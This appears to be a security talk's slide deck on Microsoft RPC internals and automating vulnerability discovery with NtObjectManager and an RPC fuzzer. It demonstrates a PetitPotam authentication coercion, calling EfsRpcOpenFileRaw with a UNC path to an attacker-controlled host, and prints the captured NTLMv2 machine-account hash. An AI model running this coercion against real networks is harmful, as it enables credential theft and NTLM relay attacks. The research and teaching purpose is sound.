

A dive into Microsoft Remote Procedure Call (MS- RPC) vulnerabilities

And how to find them
yourself

Remco van der Meer



Who Am I?

- Ethical hacker @ Warpnet
- Student @ Hanze
- Security researcher
- CTF's 🚩
- I like Windows Security :)



The Amazon rainforest

- Biggest forest in the World
- 6.7 million square kilometres (Netherlands is 41.000²)
- Estimated 400 billion trees
- Yet, it is largely interconnected



Illustration: Wikipedia

The Amazon | Ancient cities

- In recent years, researchers have discovered multiple ancient cities in the Amazon rainforest
- A study in 2022 using LiDAR scans, revealed over 25 interconnected cities in the Amazon




Illustration: Deutsches Archäologisches Institut

Microsoft Remote Procedure Call

- Client-server model
- Simplify interprocess communication between clients and servers
- MS-RPC not open source (RPC is)
- Enabling a client to call a service on a (remote) server with a standard interface

MS-RPC | The interface

- An RPC interface describes the functions that a server program exposes (procedures)
- The interface ensures that the client and server communicate using the same rules

MS-RPC | The procedure

- In an RPC interface, a procedure is a specific function defined within an RPC server interface that a client can call
- Each procedure is uniquely identified by an operation number (opnum)

MS-RPC | The .idl file

- Interfaces are defined in the Microsoft Interface Definition Language (MIDL)

```
1  [  
2      uuid(12345678-1234-5678-1234-567812345678), // Interface ID  
3      version(1.0) // Interface version  
4  ]  
5  
6  interface ExampleInterface  
7  {  
8      void ExampleProcedure([in] int param1, [out] int *param2); // opnum 0  
9      void AnotherProcedure([in] int param1, [out] int *param2); // opnum 1  
10 }
```


MS-RPC | The .idl file




Illustration: Microsoft

MS-RPC | The endpoints





Illustration: <https://0xffsec.com/>

MS-RPC | The call

- When an RPC client makes an RPC call, the following flow is initiated
- A stub is a proxy that handles communication between the client and server
- The RPC runtime is the underlying system that manages network communication, request handling, and security (RPCRT4.dll)



Comparing MS-RPC to the Amazon rainforest

The Amazon

- Biggest forest in the World
- 6.7 million square kilometres
- 400 billion trees
- Yet, it is largely interconnected

MS-RPC

- Biggest forest in Windows
- 432 Interfaces
- 6845 Procedures
- Yet, it is largely interconnected
- Vulnerabilities are like ancient cities

MS-RPC | The vulnerabilities

- RPC calls are often being executed by a high privileged identity like NT\AUTHORITY SYSTEM
- One functionality is that RPC allows clients to call functions/procedures on remote hosts
- Past discovered vulnerabilities allow DoS, Spoofing, Privilege Escalation, Remote Code Execution and more

MS-RPC | The past

- Some past discovered vulnerabilities related to MS-RPC
 - EternalBlue (CVE-2017-0144)
 - PrintNightmare (CVE-2021-34527)
 - PetitPotam (CVE-2021-36942)
 - ZeroLogon (CVE-2020-1472)
 - PrinterBug (NO CVE)

What's up with that?



MS-RPC | The “wont-fixes”

- Both PrinterBug and PetitPotam are “NTLM relay” attack vectors by coercing authentication
- Coerce = Forcing an identity to authenticate to a remote attacker-controlled system
- Microsoft never fully patched them because doing so would require fundamental changes to Windows authentication (NTLM)
- Most coerce vulnerabilities are classified as moderate spoofing because they require authentication

MS-RPC | The “wont-fixes”

- PetitPotam did get a CVE (CVE-2021-36942), because it was unauthenticated
- This was patched in 2021
- However, authenticated PetitPotam still works today

MS-RPC | The PetitPotam

- 14 vulnerable procedures
- FileName example: \\172.31.167.173\test

```
[
    uuid(df1941c5-fe89-4e79-bf10-463657acf44d), // EFS Interface
    version(1.0) // Interface version
]

interface PetitPotam
{
    long EfsRpcOpenFileRaw( // Vulnerable Procedure (opnum 0)
        [in] handle_t binding h,
        [out] PEXIMPORT_CONTEXT_HANDLE* hContext,
        [in, string] wchar_t* FileName, // Specify remote UNC path
        [in] long Flags
    );
}
```

MS-RPC | The coerce

- Executes as NT\AUTHORITY SYSTEM
- Machine account (\$)

```
[SMB] NTLMv2-SSP Client      : 172.31.164.111
[SMB] NTLMv2-SSP Username    : TESTCORP\DESKTOP-SKIKVMM$
[SMB] NTLMv2-SSP Hash        : DESKTOP-SKIKVMM$ :: TESTCORP:5480888b22b3b1a9:90D5F0CA7B8771F1B1F848409E
BD02F9CA3DB01FD34D7F58F9CB57400000000020008005100500045005A0001001E00570049004E002D005A00360038005
0590004003400570049004E002D005A00360038005100350051004A0057003200350059002E005100500045005A002E004
05100500045005A002E004C004F00430041004C00050014005100500045005A002E004C004F00430041004C00070008008
000000800300030000000000000000000000000000400000F0764B83184020F1F87FD98CCC3D53151BC77268F56F9543B2DA8
00000000000000000000000000000000900260063006900660073002F003100370032002E00330031002E003100360037002E003
```



Navigation the forest

Automating
MS-RPC
vulnerability
research



Automating | Object Manager

- Object Manager



Automating | Object Manager

- Responsible for managing system objects
- OMNS – Object Manager Namespace (filesystem)
- These objects include things like files, processes, threads, devices and security objects

Directory	Description
\Device\NamedPipe\	Named pipes
\RPC Control\	Directory for Remote Procedure Call endpoints

Automating | NtObjectManager

- Adds a provider and cmdlets to access the OMNS from user mode
- By James Forshaw (@tiraniddo)
- Open source
- PowerShell

```
Install-Module NtObjectManager
```

Automating | NtObjectManager

- Interact with MS-RPC
- Sudo for Windows anybody?

```
PS C:\> $rpcinterfaces = "C:\windows\system32\sudo.exe" | Get-RpcServer
```

```
PS C:\> $rpcinterfaces
```

Name	UUID	Ver	Procs	EPs	Service	Running
----	----	---	-----	---	-----	-----
sudo.exe	f691b703-f681-47dc-afcd-034b2faab911	1.0	2	0		False

Automating | NtObjectManager

- Create RPC clients

```
PS C:\> $rpcinterfaces = "C:\windows\system32\efssvc.dll" | Get-RpcServer
PS C:\> $client = $rpcinterfaces[0] | Get-RpcClient
PS C:\> $client
```

```
New                : _Constructors
NewArray           : _Array_Constructors
Connected          : False
Endpoint           :
ProtocolSequence   :
ObjectUuid         :
InterfaceId        : df1941c5-fe89-4e79-bf10-463657acf44d:1.0
Transport          :
DefaultTraceFlags  : None
```

Automating | NtObjectManager

- Connect RPC clients

```
PS C:\> $rpcinterfaces[0].Endpoints
```

UUID	Version	Protocol	Endpoint	Annotation
----	-----	-----	-----	-----
df1941c5-fe89-4e79-bf10-463657acf44d	1.0	ncacn_np	\pipe\efsrpc	EFS RPC Interface
df1941c5-fe89-4e79-bf10-463657acf44d	1.0	ncalrpc	LRPC-acdeaf3642ecde4b04	EFS RPC Interface

```
PS C:\> connect-rpcclient $client -StringBinding "ncacn_np:[\\pipe\\efsrpc]"
PS C:\> $client
```

```
New                : _Constructors
NewArray            : _Array_Constructors
Connected           : True
Endpoint            : \Device\NamedPipe\efsrpc
ProtocolSequence    : ncacn_np
ObjectUuid          :
InterfaceId         : df1941c5-fe89-4e79-bf10-463657acf44d:1.0
Transport           : NtCoreLib.Win32.Rpc.Transport.RpcNamedPipeClientTransport
DefaultTraceFlags   : None
```

Automating | NtObjectManager

- Procedure interaction

```
PS C:\> $client | gm | ?{$_.Name -match "EfsRpcOpenFileRaw"} | fl  
TypeName      : Client  
Name          : EfsRpcOpenFileRaw  
MemberType    : Method  
Definition    : EfsRpcOpenFileRaw RetVal, nekhuwbx out, Version=0.0.0.0, Culture=neutral,  
PublicKeyToken=null EfsRpcOpenFileRaw(string p1, int p2)
```

Automating | NtObjectManager

- Procedure interaction

```
PS C:\> $client.EfsRpcOpenFileRaw("\\172.31.167.173\test",0)
```


p0	retval
--	-----
Handle: 00000000-0000-0000-0000-000000000000 - Attributes: 0	53

```
[SMB] NTLMv2-SSP Client      : 172.31.164.111
[SMB] NTLMv2-SSP Username    : TESTCORP\DESKTOP-SKIKVMM$
[SMB] NTLMv2-SSP Hash        : DESKTOP-SKIKVMM$::TESTCORP:5480888b22b3b1a9:90D5F0CA7B8771F1B1F848409E
BD02F9CA3DB01FD34D7F58F9CB5740000000020008005100500045005A0001001E00570049004E002D005A00360038005
0590004003400570049004E002D005A00360038005100350051004A0057003200350059002E005100500045005A002E004
05100500045005A002E004C004F00430041004C00050014005100500045005A002E004C004F00430041004C00070008008
000000800300030000000000000000000000000000400000F0764B83184020F1F87FD98CCC3D53151BC77268F56F9543B2DA8
000000000000000000000000000000900260063006900660073002F003100370032002E00330031002E003100360037002E003
0
```

Automating | MS-RPC Fuzzer


- This process is automatable

Target = \System32*.dll , *.exe



Automating | MS-RPC Fuzzer


- Gathering RPC interfaces & their endpoints can be time consuming
- Efficient fuzzing?



Automating | MS-RPC Fuzzer

- Cut into phases

Phase 1 – Inventarize



Phase 2 – Fuzzing



Automating | MS-RPC Fuzzer

Phase 1 - Inventarize

```
PS C:\> $rpcint = "C:\Windows\System32\efssvc.dll" | Get-RPCServer
PS C:\> $rpcint | Get-RpcServerData -OutPath .\output\
[+] dbghelp.dll successfully initialized
[+] Getting RPC interfaces'
[+] Found 2 RPC Interface(s)
[+] Saved RPC interfaces and Endpoints of target to 'rpcServerData.json'
```

Automating | MS-RPC Fuzzer

rpcServerData.json

```
1 {
2   "C:\\Windows\\System32\\efssvc.dll":[
3     {
4       "InterfaceId":"df1941c5-fe89-4e79-bf10-463657acf44d",
5       "StringBindings":[
6         "ncacn_np:127.0.0.1[\\\\\\\\pipe\\\\\\\\efsrpc]",
7         "ncalrpc:[LRPC-513b4ee87f957cee18]"
8       ]
9     },
10    {
11      "InterfaceId":"04eeb297-cbf4-466b-8a2a-bfd6a2f10bba",
12      "StringBindings":[
13        "ncacn_np:127.0.0.1[\\\\\\\\pipe\\\\\\\\efsrpc]",
14        "ncalrpc:[LRPC-513b4ee87f957cee18]"
15      ]
16    }
17  ]
18 }
19 }
```

Automating | MS-RPC Fuzzer

Phase 2 - Fuzzing

```
PS C:\> '.\output\rpcServerData.json' | Invoke-RpcFuzzer -OutPath .\output\  
[+] dbghelp.dll successfully initialized  
[+] Starting fuzzer...  
[+] Completed fuzzing
```

Split into 3 json files

1. Allowed.json
2. Denied.json
3. Error.json

Automating | MS-RPC Fuzzer

Allowed.json

```
1 {  
2   "efssvc.dll":{  
3     "df1941c5-fe89-4e79-bf10-463657acf44d":[  
4       {  
5         "MethodName": "EfsRpcOpenFileRaw",  
6         "Endpoint": "\\Device\\Mup\\127.0.0.1\\pipe\\efsrpc",  
7         "ProcedureName": "EfsRpcOpenFileRaw",  
8         "MethodDefinition": "EfsRpcOpenFileRaw RetVal EfsRpcOpenFileRaw(System.String, Int32)",  
9         "FuzzInput": "incendiumrocks_0+bVUc_J[z,1#, 38",  
10        "Output": "p0: Handle: 00000000-0000-0000-0000-000000000000 - Attributes: 0 retval: 3",  
11        "WindowsMessage": "3: The system cannot find the path specified."  
12      }  
13    ]  
14  }  
15 }
```

> 50.000 lines

Automating | Phase 3 – Analysis

- Import data to Neo4j
- Show relations

